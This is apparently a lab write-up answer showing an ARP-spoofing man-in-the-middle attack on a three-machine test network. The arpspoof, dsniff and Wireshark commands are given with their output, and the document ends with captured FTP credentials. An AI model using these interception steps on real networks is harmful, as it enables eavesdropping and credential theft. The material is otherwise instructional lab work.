Ans: First make sure that all the three machines are powered on and are on the same network (I used bridged connection).

Machines are


1. Windows Server ---------------192.168.43.108
2. Connecting victim machine---192.168.43.195
3. Kali machine

First start both the sniffing tools Wireshark and dsniff (both come pre-installed in Kali Linux)
For Wireshark




```
kali@kali:~$ sudo wireshark
[sudo] password for kali:
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

For dsniff use




```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
```

Now let’s poison the traffic using ARP spoofing.
Use command
sudo arpspoof -I eth0 -t 192.168.43.108 -r 192.168.43.195
where:
-t means target server/router
-r is responder




```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.43.108 -r 192.168.43.195
[sudo] password for kali:
0:c:29:e7:bd:4c 0:0:0:0:0:0 0806 42: arp reply 192.168.43.195 is-at 0:c:29:e7:bd:4c
0:c:29:e7:bd:4c 0:0:0:0:0:0 0806 42: arp reply 192.168.43.108 is-at 0:c:29:e7:bd:4c
0:c:29:e7:bd:4c 0:0:0:0:0:0 0806 42: arp reply 192.168.43.195 is-at 0:c:29:e7:bd:4c
0:c:29:e7:bd:4c 0:0:0:0:0:0 0806 42: arp reply 192.168.43.108 is-at 0:c:29:e7:bd:4c
```

Now login in to ftp server from the windows machine.




```
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\tstark>ftp 192.168.43.108
Connected to 192.168.43.108.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.43.108:(none)): tstark
331 Password required
Password:
230 User logged in.
ftp>
```

First see the dsniff



```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
-----------------
08/31/20 21:14:01 tcp 192.168.43.195.49235 -> 192.168.43.108.21 (ftp)
USER tstark
PASS Password1
```

We got the username and password.
See the Wireshark (filter with ftp as a parameter).



ftp

No.	Time	Source	Destination	Protocol	Length	Info
455	11.783175148	192.168.43.108	192.168.43.195	FTP	81	Response: 220 Microsoft FTP Service
457	11.790565104	192.168.43.195	192.168.43.108	FTP	68	Request: OPTS UTF8 ON
460	11.841220590	192.168.43.108	192.168.43.195	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
2039	18.430349282	192.168.43.195	192.168.43.108	FTP	67	Request: USER tstark
2155	18.819049972	192.168.43.108	192.168.43.195	FTP	77	Response: 331 Password required
3609	24.364711677	192.168.43.195	192.168.43.108	FTP	70	Request: PASS Password1
4746	30.689897480	192.168.43.108	192.168.43.195	FTP	75	Response: 230 User logged in.

We were able to successfully receive the username and password during FTP transaction.